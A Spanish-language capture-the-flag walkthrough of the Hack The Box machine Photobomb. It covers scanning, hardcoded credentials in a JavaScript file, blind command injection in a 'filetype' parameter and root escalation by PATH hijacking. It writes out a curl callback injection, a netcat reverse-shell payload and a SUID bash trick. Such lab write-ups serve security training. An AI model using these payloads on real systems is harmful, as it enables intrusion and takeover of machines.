
PHOTOBOMB

1. PHOTOBOMB

https://app.hackthebox.com/machines/Photobomb


1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.




1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Agregamos *photobomb.htb* a nuestro /etc/hosts.




1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.




1.4. Hardcoded credentials

Accedemos a la web, y vemos que se está cargando un recurso llamado *photobomb.js*.




Accedemos a este recurso, y vemos hardcodeadas lo que pueden ser unas

credenciales de acceso.




Probamos estas credenciales en la ruta /printer que descubrimos previamente haciendo fuzzing de directorios. Aquí nos piden unas credenciales para descargar diferentes imágenes del servidor. Conseguimos acceso.




1.5. Blind Command Injection


Interceptamos ahora una petición con Burp Suite. Al interceptar esta petición, vemos que se está tramitando una petición POST que tiene tres parámetros en el cuerpo de la solicitud.



Probamos diferentes ataques en cada uno de estos campos. Haciendo una prueba, descubrimos que el parámetro *filetype* es vulnerable a un **Blind Command Injection**. Montamos un servidor en escucha en nuestra máquina local para tramitar una petición a éste y poder confirmarlo. Inyectamos en el parámetro vulnerable el siguiente comando: `; curl http://10.10.14.21:1313`, lo *urlencodeamos*.




Recibimos esta petición en nuestro servidor.




Nos ponemos ahora en escucha con **Netcat** por el *puerto 443*. Usamos este payload: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.12 443 >/tmp/f` y lo *urlencodeamos*. Recibimos nuestra shell. Realizamos el *tratamiento de la TTY*. Estamos como usuario *wizard*.

1.6. Privesc via Path Hijacking with SETENV policy in sudoers (1)

Hacemos ahora `sudo -l` para ver los privilegios a nivel de **sudoers**. Podemos ejecutar el archivo /opt/cleanup.sh como **root** sin proporcionar contraseña. Adicionalmente, tenemos el parámetro `SETENV` establecido en esta política.



Vemos qué hace el script /opt/cleanup.sh. En este script, se está usando el binario `find` por su ruta relativa. Por tanto, podríamos intentar un **Path Hijacking** para secuestrar este binario, y más teniendo en cuenta que podemos modificar las variables de entorno por la política `SETENV`.




Vamos a crear un archivo llamado *find* en el directorio /tmp, en el cual añadimos lo siguiente: `chmod u+s /bin/bash`. Le damos permisos de ejecución con `chmod +x find`. A continuación, ejecutamos: `sudo PATH=/tmp:$PATH /opt/cleanup.sh`. De este modo, modificamos la variable de entorno *PATH* para que el sistema busque los binarios correspondientes como primera ruta en el directorio /tmp, que es donde tenemos nuestro archivo *find* malicioso, y a la vez estamos ejecutando /opt/cleanup.sh. Si todo ha ido bien, /bin/bash debería tener el *privilegio SUID*

asignado. Hacemos ahora `bash -p` y obtenemos nuestra sesión como **root**.

> En el contexto de **sudoers**, el parámetro `SETENV` en las políticas de ejecución tiene que ver con la capacidad de un usuario para modificar las *variables de entorno* cuando se ejecuta un comando con `sudo`. Si no se configura adecuadamente, `SETENV` puede ser un riesgo de seguridad, ya que permite al usuario modificar el entorno del comando, lo que podría ser explotado para obtener privilegios elevados o ejecutar comandos no deseados.
> Ejemplo de uso: `sudo (VARIABLE_ENTORNO)=(valor) /opt/cleanup.sh`. De este modo, estaríamos modificando el valor de una variable de entorno concreta al ejecutar el comando especificado con `sudo`, y el valor de esta variable se trasladaría al usuario **root**, que es quién ejecuta este comando.

1.7. Privesc via Path Hijacking in sudoers with "[" (2)

Otra alternativa que tenemos para escalar privilegios es secuestrar `[`: cuando hacemos scripts de Bash y tratamos con condicionales, por ejemplo, al usar los corchetes `[`, tenemos que usar el espaciado, como por ejemplo: `if [ -s log/photobomb.log ]`. Es por esto que en Linux, los corchetes (solo de apertura: `[`), se consideran un comando, tal y como podemos ver en la siguiente imagen.



No obstante, esto no funcionará de primeras. Pero en este caso, se está usando en el script /opt/cleanup.sh una /.bashrc personalizada. Y al leer este archivo, tenemos configurado la siguiente política: `enable -n [ # ]`. Esta política en cierto sentido, es la que nos permitirá secuestrar el binario `[`.

Sabiendo esto, podemos realizar los pasos en el punto anterior para poder secuestrar este otro binario: crear el archivo malicioso llamado *[*, darle permisos de ejecución y modificar el valor de la variable de entorno PATH. Obtenemos nuestra sesión como **root**.

> Cuando deshabilitas el **built-in** `[` usando `enable -n [`, cualquier uso posterior de `[` en la sesión del shell intentará buscar y ejecutar un binario `[` en el `PATH` en lugar de usar el built-in. Esto permite a un atacante o usuario colocar un binario malicioso llamado `[` en un directorio que aparece primero en el `PATH`.

> En el contexto de Bash y otros shells de Unix/Linux, un **built-in** (o comando interno) es una función o comando que está incorporado directamente en el shell, en lugar de ser un programa externo que se encuentra en el sistema de archivos. Los built-ins se ejecutan directamente por el shell y, por lo tanto, tienden a ser más rápidos que los comandos externos, ya que no requieren la sobrecarga de crear un nuevo proceso.